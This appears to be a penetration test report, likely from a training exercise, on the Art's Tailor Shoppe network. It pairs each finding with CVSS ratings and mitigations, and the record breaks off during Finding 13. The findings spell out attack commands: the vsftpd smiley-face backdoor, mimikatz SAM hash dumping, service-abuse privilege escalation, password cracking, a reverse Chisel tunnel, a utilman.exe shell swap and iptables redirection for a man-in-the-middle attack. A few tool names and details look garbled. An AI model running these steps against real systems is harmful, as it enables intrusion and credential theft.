Art's Tailor Shoppe Penetration Test Report

Jeffrey Drew

2023-12-7

Contents

1 Executive Summary

DISCLAIMER: This report contains sensitive information about the Art's Tailor Shoppe network and its employees.

1.1 Project Overview

Our team at Pr0b3 Security conducted a series of penetration tests on the Art's Tailor Shoppe network. All tests were conducted remotely (no in-person social engineering or physical infrastructure manipulation) and on the artstailor.com network.

These tests revealed 15 vulnerabilities which, at the disposal of a bad actor, would very likely result in a total compromise of network security and sensitive information. Thus, Art's Tailor Shoppe should work to patch these vulnerabilities so that such bad actors cannot replicate the attack.

A brief overview of the testing process:

Pr0b3 first conducted reconnaissance scans on various parts of the external network. Some of these revealed subdomains that may be vulnerable to further activities. From this, we were also able to find a way into the inner router on the artstailor network via port forwarding through MS RDP. This greatly increased the attack surface area available for the test. For example, having access to machines on the inner network allowed us to gain local administrator privileges, exfiltrate sensitive data about customers on those domains, and set up software to conduct Machine-In-The-Middle attacks, further exposing secure credential transactions. Because of this, access to the inner router on the network should be restricted and monitored more carefully.

Additional vulnerabilities were found during lateral movement through the network. Some of the software employed is out of date, meaning there are exploits written for their particular versions. Third-party apps and software should also be carefully given access to more secure parts of the network, as they may not be the most secure and thus serve as entry points into the network. An example of this is Brian's service on 1337. A simple buffer overflow with reversed input commands was able to achieve near full command execution.

Finally, credential access also served a large role in this series of tests. Many of the initial passwords found were cracked using the rockyou.txt file. Some were also found by decompiling source code (as was the case with the news app apk). This can be mitigated by holding an information seminar and both educating and continuously encouraging employees and customers to use longer, more secure passwords. Developers should also be wary to not leave credentials laying around in source code, even if they are obfuscated.

1.2 Goals

As per the prior penetration test agreement, while this document will contain references to secure information, it will be sufficiently redacted, but should still

be treated with caution.

The primary goal of these tests was to rigorously test security endpoints on the artstailor network. The attack surface included all subdomains, applications, services and programs, and related data found through those avenues.


1.3 Risk Ranking/Profile

The aggregate security of the artstailor network is calculated using the CVSS 3.1 calculator.

1.3.1 Security Breakdown

Overall rating: High Severity (8.2)

CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N



The above graph indicates a few things about the tests in general. Remote code execution, stolen credentials, and administrator level privileges were all achieved with the indicated conditions.

Attack Vector is how the vulnerabilities were uncovered and how the network was accessed. In this case, everything was remote, but pivoting onto the local area network did occur.

Attack Complexity indicates how difficult individual tests were. In many cases, the higher complexity required in the test meant that the network was more secure.

Privileges required are the level which attackers need to gain in the system in order to perform certain functions. Many of the operations in this case required admin or root.

User Interaction refers to social engineering needs. In these tests, none took place.

Scope is who controls the resources affected by an attack. After these tests, PCI and other sensitive payment information was exfiltrated, meaning the scope was changed.

Confidentiality is the privacy of resources. After this attack, there would be a complete loss of confidentitality.

Integrity refers to the level of protection of resources. Once an attacker gains root privileges, however, there is a loss of integrity as well.

Availability is whether or not an attacker is able to deny resources, or the transfer of resources to a component. These attacks, for the most part, did not affect the availability, though some MITM attacks may be able to achieve this.

1.4 Summary of Findings

The vulnerabilities within the artstailor.com network can be categorized into distinct units.

1. First among these are credential and encryption related weaknesses. Many of the user passwords (and even admin ones) were easily crackable using popular wordlists. This is mostly because they do not conform to NIST guidelines for secure passwords, and are thus susceptible to dictionary attacks.

Some of the weak passwords found included these weaknesses:

- Predictable formats (like SeasonYear)
- Easily decrypted hashes (like NTLM)
- Left as plain text (or with basic encoding) in source code

2. The second category is related to OS vulnerabilities.

Many of the system configurations on the windows machines allowed for either unrestricted remote desktops access, local administrator account creation, or free reign with port forwarding into more secure networks.

Linux machines were not perfect either. One of the configurations of a sudo file allowed for sudoh exploitation, meaning a regular user could execute commands as sudo. Once the script for that command was replaced, full root access was allowed.

3. The third category encompasses network design flaws as a whole. Most of these flaws are a result of innerouter.artstailor.com being accessible to outside machines via port forwarding. This should be patched. Once attackers exploit this, they are able to gain local admin privileges on certain machines, and their attack surface area increases.

4. Lastly, there is application and software hardening. Some outdated software that is still in use may have exploits that are readily available. For example, **vsftpd** or **VSS** attacks, or remote code exection through **SMB**, were all employed during these tests.

Applications which are available at the surface of artstailor.com should also have code security. Buffer overflow attacks, XSS, and weak source code were all problems found.

1.5 Recommendation Summary

We can target each category of vulnerabilities present for general recommendations.

1. Weak credentials can be mitigated in the following ways:

- Educate users in making longer, more secure passwords
- Never leave default credentials
- Do not allow the password to be the same as the username
- Encrypt all sensitive data

2. OS Vulnerabilities

- Update software regularly
- Prevent overwrite privileges for important files
- Disable insecure actions, turn on defenders and safety software
- Block code execution from non-root users

3. Network Flaws

- Have a detection system to prevent MITM attacks
- Protect public-facing applications with firewalls
- Verify all access points and users

4. Application and Software Hardening

- Obfuscate code and sensitive data
- Delete comments and legacy code
- Use ASLR and other safe coding techniques
- Parse inputs to applications to prevent those inputs from being executed as code

2 Technical Report

Each finding/vulnerability from the test is detailed on a separate page.

2.1 Finding 1: IP Addresses and Subdomain Enumeration

2.1.1 Severity

CVSS Base Severity Rating: 5.3 AV:N AC:L PR:N UI:N S:U C:L I:N A:N


This is not severe, but it is consequential in terms of the penetration report and future attacks. Because the attacker is able to see the general layout of the network, along with available subdomains, they may be able to plan further vulnerability scans.

2.1.2 Vulnerability Description

We used fierce with cewl to increase the probability of finding a vulnerable address block. These employed T1590 with T1590.002. With this information, it is possible to further exploit host names.

2.1.3 Confirmation Method

fierce –domain artstailor.com –traverse 255



2.1.4 Mitigation Strategy

This problem is not the easiest to mitigate, as a lot of it stems from the infrastructure of the network itself. However, the impact of the vulnerability can be reduced by increasing protection around sensitive information and reducing the amount of it that is present in the network, such as with technique M1056.

2.2 Finding 2: Network Service Discovery

2.2.1 Severity

CVSS Base Severity Rating: 5.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N


Again, this finding opens the door to future vulnerabilities by exposing the type of service running, the respective port, and the version of the service. Many matching exploits are already available on searchsploit or the Metasploit framework.

2.2.2 Vulnerability Description

This finding deals with the results of nmap scanning. By looking at all of the TCP port open on the network, we find port 53 running ISC Bind and port 80 running an Apache server.

2.2.3 Confirmation Method

We first run an initial TCP scan on www.artstailor.com with **nmap -sCV -T4 -oA tcp -O www.artstailor.com**.



2.2.4 Mitigation Strategy

Once again, there is not simple mitigation for this directly. Attempting to close all ports would be like shutting all the doors and gates to a castle. Eventually, the castle would run out of resources, or in the case of a closed network, it would not get anything done. The best way to prevent these scans from leading to further damage is to reduce the number of sensitive endpoints that are accessible through these ports directly.

2.3 Finding 3: vsftpd Smiley Face Backdoor

2.3.1 Severity

CVSS Base Severity Rating: 9.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H


The version of vsftpd being used allows entry of a smiley face in the username field, spawning a reverse shell connection to the server.

2.3.2 Vulnerability Description

artstailor.com runs vsftpd version 2.3.4. There is a vulnerability were an attacker can enter **:)** in the username field to gain RCE. The shell is spawned on port 6200 and is captured in the metasploit console.

2.3.3 Confirmation Method

searchsploit vsftpd



2.3.4 Mitigation Strategy

The mitigation for this is simple: software does not need to be removed or changed, just updated as described in M1051. Newer versions of software will regularly patch such vulnerabilities, once again securing the network.

2.4 Finding 4: Buffer Overflow

2.4.1 Severity

CVSS Base Severity Rating: 9.9 AV:N AC:L PR:L UI:N S:C C:L I:H A:H


The service running on port 1337 is vulnerable to a buffer overflow attack, allowing RCE.

2.4.2 Vulnerability Description

On TCP port 1337 of www.artstailor.com, there is a service Brian wrote called **waste** on the nmap scan. In the source code for the service, we see that input is taken in through fget() with a fixed buffer size of size 15. Anything past this buffer size causes the program to malfunction.

2.4.3 Confirmation Method

Log in as Brian, then execute **000000000000000 hsab/nib/**



2.4.4 Mitigation Strategy

As specified in strategy M1054, there can be configuration changes made to the software service to prevent future vulnerabilities. For example, in the source code for Brian's service, the buffer length can be set to equal the command length + n. This can help ensure that fget() works as intended. ASLR will also help prevent register attacks.

2.5 Finding 5: Credential Access Through Password Spraying

2.5.1 Severity

CVSS Base Severity Rating: 7.2 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N


With some surface OSINT and research into Art's customers, we were able to compile a list usernames and passwords for a password spraying attack. At least one of these passwords was used by a user, granting access.

2.5.2 Vulnerability Description

We use the SprayingToolkit to try credentials with the format: usernameFirstLetter.lastname for the username and SeasonYear for the password.

2.5.3 Confirmation Method

Using these credentials, we are able to log onto an Outlook email account. **s.***ns:S***23**



2.5.4 Mitigation Strategy

With the use of strategy M1036, if a login page implements login timeouts, it can reduce the speed and success rate of spraying attacks. M1027 also pushes for safer password creation, essentially one that is not simple enough to be generated based on background information. Finally, multi-factor authentication would provide a true layer of security.

2.6 Finding 6: Router Misconfiguration

2.6.1 Severity


CVSS Base Severity Rating: 10.0 AV:N AC:L PR:N UI:N S:C C:L I:H A:H
innerrouter.artstailor.com, which was originally blocked off from external networks, has a hole in it which allows port forwarding to redirect external machines in.

2.6.2 Vulnerability Description

This vulnerability relies on admin access to the OpnSense console which controls router access. We notice that the incoming traffic to the IP we are on is being redirected to LAN configurator. However, we can step in and instead route it to the default port for Microsoft Remote Desktop (MS RDP on 3389). We should also verify that the IP we are using to costume.artstailor.com is correct.

2.6.3 Confirmation Method

We run 'rdesktop -r disk:win32=/usr/share/windows-resource/mimikatz/win32 innerouter.artstailor.com'



2.6.4 Mitigation Strategy

Under strategy M1027, we can update credentials from their default to mitigate the risk in this situation. If we can prevent the attacks in even one step, the entire network may be protected.

2.7 Finding 7: VSS Privilege Escalation

2.7.1 Severity

CVSS Base Severity Rating: 9.3 AV:L AC:L PR:N UI:N S:C C:H I:H A:H

The windows setup in one of the Art's Tailor machines is vulnerable to the VSS exploit. This allows for the external creation of local admin account.


2.7.2 Vulnerability Description

We can use disk mapping to bring over the mimikatz and powerdown modules when we remote desktop. When we run them, we are given the option to create an account.

2.7.3 Confirmation Method

Import-Module

Win32
PowerDown.ps1 Do-AllChecks Do-ServiceAbuse -Name 'VSS'



2.7.4 Mitigation Strategy

We can create scrappers, scanners, and other auditing tools to try and catch local vulnerabilities before they are exploited. We can also advise users to secure their windows devices by ensuring that windows defender and anti-virus are enabled. This would fall under mitigation strategy M1047.

2.8 Finding 8: Password Hashes exposed

2.8.1 Severity

CVSS Base Severity Rating: 3.2 AV:L AC:L PR:H UI:N S:C C:L I:N A:N


After creating a local admin account, we are able to map mimikatz into the windows machine and dump password hashes from the SAM file.

2.8.2 Vulnerability Description

Once we capture the NTLM hashes from the SAM file with elevated tokens and lsadump::sam, we can store the hashes to crack later.

2.8.3 Confirmation Method

In an admin account, run **token::elevate** then **lsadump::sam**



2.8.4 Mitigation Strategy

We can configure Credential Guard, as per M1043, to better protect the sam file and LSA secrets on the device. Also, it is better to not but domain admin passwords in local admin accounts.

2.9 Finding 9: Cracking NTLM Password Hash

2.9.1 Severity

CVSS Base Severity Rating: 6.8 AV:N AC:H PR:N UI:N S:C C:H I:N A:N


This password gives us further lateral access along the innerrouter.artstailor.com network.

2.9.2 Vulnerability Description

Using John, we can get different passwords using different word lists. The default does not yield any results, so we can use /usr/share/wordlists/rockyou.txt. With the format set to –format=LM, we find the password for user d.darkblood. De****09

2.9.3 Confirmation Method

Take the password hash run it through John with rockyou.txt and the username's NTLM hash.



2.9.4 Mitigation Strategy

This is were education is the best strategy. Advise and encourage both users and employees to regularly update their passwords. When choosing an appropriate password, also make sure it is secure, not something that would likely be found an a leaked passwords page.

2.10 Finding 10: Chisel Tunneling for Port Forwarding and Pivoting

2.10.1 Severity

CVSS Base Severity Rating: 5.5 3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:L/A:N

By using a Chisel tunnel, we are able to bypass the firewall protecting dev.artstailor.com. This allows us to both scan and view the webpage from a re- mote machine.


2.10.2 Vulnerability Description

We start by copying Chisel to a temp directory and mapping it to win32, then RDP into innerouter.artstailor.com like before. This time, we can use COS-TUMES
pr0b3. Once we are in, we disable all security and map the drive to ensure we can use chisel.

Since we are tunneling from our attack machine, we run the server on kali with 'chisel server -p 7777 –reverse –socks5' and run the client on windows with **'./chisel-x64.exe client 172.24.0.10:7777 R:1080:socks'**

Now, we have a connection and can treat kali like the windows machine in terms of port forwarding.

2.10.3 Confirmation Method



2.10.4 Mitigation Strategy

This is similar to Finding 6, where ports can be hardened to prevent tunneling around firewalls.

2.11 Finding 11: Root Shell Accessible From Windows Login

2.11.1 Severity

CVSS Base Severity Rating: 8.3 AV:A AC:H PR:N UI:N S:C C:H I:N A:H


Similar to the stick keys exploit, if we have a function that is available on the login screen direct us to opening a root shell, then we can launch one without logging in.

2.11.2 Vulnerability Description

If we run the reset.bat, we see a flash of a powershell window. Upon inspection, we see that the script actually moves cmd.exe into the place where utilman.exe usually is. If we restart, and before logging in activate utilman.exe, the system will execute 'start cmd.exe' and give us a root shell with NT Authority/System.

2.11.3 Confirmation Method

After logging out and reconnecting the RDP, we click the accessibility man in the bottom right corner and are presented with our root shell.



2.11.4 Mitigation Strategy

The write destination where the the cmd.exe script was placed should be better secured. These features can also be identified and blocked with windows defender. M1048 also indicates that network authentication should be required for remote desktop.

2.12 Finding 12: MITM and Cache Poisoning

2.12.1 Severity

CVSS Base Severity Score: 7.9 3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:L

By leveraging a MITM attack, we are able to compromise high value credentials and access private invoice messages.


2.12.2 Vulnerability Description

User information and credentials can be fully compromised via a man-in-the-middle attack. This would be a critical vulnerability, but it does depend on gaining root access to a machine that is not on costumes or innerouter. In this case, it is with l.strauss' credentials into devbox.artstailor.com

2.12.3 Confirmation Method

proxychains ssh l.strauss@devbox.artstailor.com

Make a user to run tcpdump, then run 'sysctl -w /net/ipv4/ip forward=1', then export the path to /usr/sbin. We also need to insert an iptables rules, so 'sudo iptables -t nat -A PREROUTING -p tcp –destination-port 80 -j REDIRECT –to-port 10000'.



2.12.4 Mitigation Strategy

On a surface level, the use of more secure passwords (rather than Co***El, for example) will hinder an attacker's ability to gain deeper access into the system. Users should also be aware of when http vs https headers are used. In this case, https packets would not have been as easily decrypted in wireshark sessions.

2.13 Finding 13: Linux Sudoh

2.13.1 Severity

CVSS Base Severity Score: 3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:L

With the sudoh exploit, we were able to spawn a root shell by replacing the /usr/bin/ps script.

